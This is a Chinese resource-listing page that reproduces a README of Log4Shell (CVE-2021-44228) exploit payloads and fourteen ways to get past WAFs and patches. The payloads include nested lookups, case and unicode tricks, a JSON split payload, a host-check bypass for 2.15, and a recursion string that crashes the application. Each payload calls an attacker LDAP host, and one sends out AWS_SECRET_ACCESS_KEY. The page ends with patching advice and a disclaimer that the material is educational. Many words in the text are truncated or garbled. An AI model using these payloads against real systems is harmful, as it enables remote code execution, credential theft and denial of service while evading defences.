 黑客技术
点击放大
CVE-2021-44228-PoC-log4j-bypass-words - 🐱💻 ✂️ 🤬 CVE-2021-44228 - LOG4J Java exploit - WAF
项目说明
<di="center" >🤝 Show your support - give a ⭐️ if you liked the content | <a target="_blank" href=' on Twitter</a>
| Follow me on
<a target="_blank" href=' src='
<a target="_blank" href=' src='
</div>
---
🐱💻 ✂️ 🤬 LOG4J Ja - WAF and patches bypass tricks
📝 Description
C works on:
log4j: 2.0 <= Apache log4j <= 2.14.1
Ja already patched: 6u211+, 7u201+, 8u191+, 11.0.1+.
Windows Defender started to remove .ja that include jndi:ldap:....
Simple attacker script (Possible RCE):
${jndi:ldap://somesitehackerofhell.com/z}
WAF or de started to block phrases:
to secure applications.
However, the attacker can bypass it by using one of these techniques:
1. System en
${${en:-j}ndi${en:-:}${en:-l}dap${en:-:}//somesitehackerofhell.com/z}
From Apache Log4j 2 documentation: ${en:-default_value}
If there is no EN system en , use text after :-
The attacker can use any name instead of EN, but it has to no exists.
Or the hacker can read en , example for AWS_SECRET_ACCESS_KEY:
${jndi:ldap://somesitehackerofhell.com/z?leak=${en:-NO_EXISTS}}
Check out more secrets in 🦄🔒 Awesome list of secrets in en 🖥️
You can check your system en :
dir env:printenv or env---
2. Lower or Upper Lookup
${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://somesitehackerofhell.com/z}
${${upper:j}ndi:${upper:l}${upper:d}a${lower:p}://somesitehackerofhell.com/z}
Lower Lookup
The LowerLookup converts the passed in argument to lower case. Presumably the value will be the
result of a nested lookup.
${lower:<text>}
Upper Lookup
The UpperLookup converts the passed in argument to upper case. Presumably the value will be the
result of a nested lookup.
${upper:<text>}
---
3. "::-" notation
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://somesitehackerofhell.com/z}
---
4. Invalid Unicode characters with upper
${jnd${upper:ı}:ldap://somesitehackerofhell.com/z}
ı get con to i
---
5. System properties
${jnd${sys:SYS_NAME:-i}:ldap:/somesitehackerofhell.com/z}
If there is no SYS_NAME system property, use text after :-
---
6. ":-" notation
${j${${:-l}${:-o}${:-w}${:-e}${:-r}:n}di:ldap://somesitehackerofhell.com/z}
---
7. Date
${${date:'j'}${date:'n'}${date:'d'}${date:'i'}:${date:'l'}${date:'d'}${date:'a'}${date:'p'}://somesitehackerofhell.com/z}
Java date formatting converts YYYY to 2021, but it converts 'YYYY' to YYYY or 'j' to j.
---
8. HTML URL Encoding
Replace characters with:
You can read more here HTML URL Encoding Reference
---
9. Non-existent lookup
${${what:ever:-j}${some:thing:-n}${other:thing:-d}${and:last:-i}:ldap://somesitehackerofhell.com/z}
It does not the existence of lookup and just e to default happily.
---
10. Polymorphic (JSON REST API request)
<br>
{
"one-${jnd${a":"a:-i}:ld${",
"two":"o:-a}p://somesitehackerofhell.com/z}
}
"Separately these keys and do not represent an attack. But all them together is an attack and this attack is transparent to the detection systems because of the JSON parser." Read more...
---
11. Unicode Characters (JSON REST API request)
${\u006a\u006e\u0064\u0069:ldap://somesitehackerofhell.com/z}
Convert some characters to unicode.
Unicode con Online
---
12. Trick with \# (works on log4j 2.15)
${jndi:ldap://127.0.0.1#somesitehackerofhell.com/z}
Bypass allowedLdapHost and allowedClasses checks in Log4J 2.15.0. The java.net.URI getHost() method returns the value before the # as the real host. But the JNDI/LDAP resolver will resolve to the full hostname string attempting to connect to the malicious LDAP 服务端.
Read more...
---
13. Dos attack (Works on log4j 2.8 - 2.16 - C )
${${::-${::-$${::-j}}}}
If a string substitution is attempted for any reason on the following string, it will trigger an infinite recursion, and the application will crash.
Read more...
---

14. PDF as delivery channel.
Craft special pdf file to exploit C
!PDF example
Get a pdf file and read more...
Testing
To test entry you can use:
✨ Best solution to protect from C
tl;dr Update to
log4j-2.17.1 or later.Log4j 1.x mitigation: Log4j 1.x does not ha so the risk is lower. Applications using Log4j 1.x are only to this attack when they use JNDI in their configuration. A separate C) has been filed for this . To mitigate: audit your logging configuration to ensure it has no JMSAppender configured. Log4j 1.x configurations without JMSAppender are not impacted by this .
Log4j 2.x mitigation: Implement one of the mitigation techniques below.
Note that only the log4j-core JAR file is impacted by this . Applications using only the log4j-api JAR file without the log4j-core JAR file are not impacted by this .
Source and read more...
Keep it safe!
🤝 Show your support
<div >🤝 Show your support - give a ⭐️ if you liked the content or meme | <a target="_blank" href=' on Twitter</a>
| Follow me on
<a target="_blank" href=' src='
<a target="_blank" href=' src='
</div>
<br>
!log2
📝 Useful links
🙌 Thanks to users for contribution
✔️ Disclaimer
This project can only be used for educational purposes. Using this software against target systems without prior permission is illegal, and any damages from misuse of this software will not be the responsibility of the author.
I am not an author of C and some bypasses
项目信息
开发语言:Java
Star 数:950
技术要点
该项目属于黑客技术方向的开源资源,代码结构清晰,适合安全研究人员学习参考。项目围绕🐱💻 ✂️ 🤬 C - LOG4J Ja - WAF bypass tricks展开,提供了可运行的实现,对理解相关安全机制、工具原理与攻防技术具有较高的研究价值。
从技术实现角度看,此类项目的核心在于对底层原理的深入理解与工程化落地。开发者在研究过程中可以结合官方文档与社区讨论,梳理项目的初始化流程、核心模块职责与数据流转,逐步掌握其中的技术细节与设计思路。
使用与学习建议
1. 下载源码压缩包,解压到本地环境。
2. 根据项目类型准备对应的运行环境与依赖。
3. 按照 README 中的步骤完成配置与部署。
4. 在隔离的测试环境中运行验证,避免影响生产系统。
免责声明
本资源来源于开源社区,仅供安全研究、技术学习与合法授权范围内的攻防演练使用,请勿用于任何非法或侵害他人权益的用途。使用本项目产生的一切后果由使用者自行承担。
| 资源标题 | CVE-2021-44228-PoC-log4j-bypass-words - 🐱💻 ✂️ 🤬 CVE-2021-44228 - LOG4J Java exploit - WAF |
| 所属分类 | 黑客技术 |
| 发布作者 | admin |
| 发布时间 | 2026-10-05 22:14:03 |
| 下载权限 | 免费下载 |
| 附件数量 | 2 个下载链接 |
| 浏览次数 | 400 |
| 讨论数量 | 0 |
| 主题状态 | 正常讨论中 |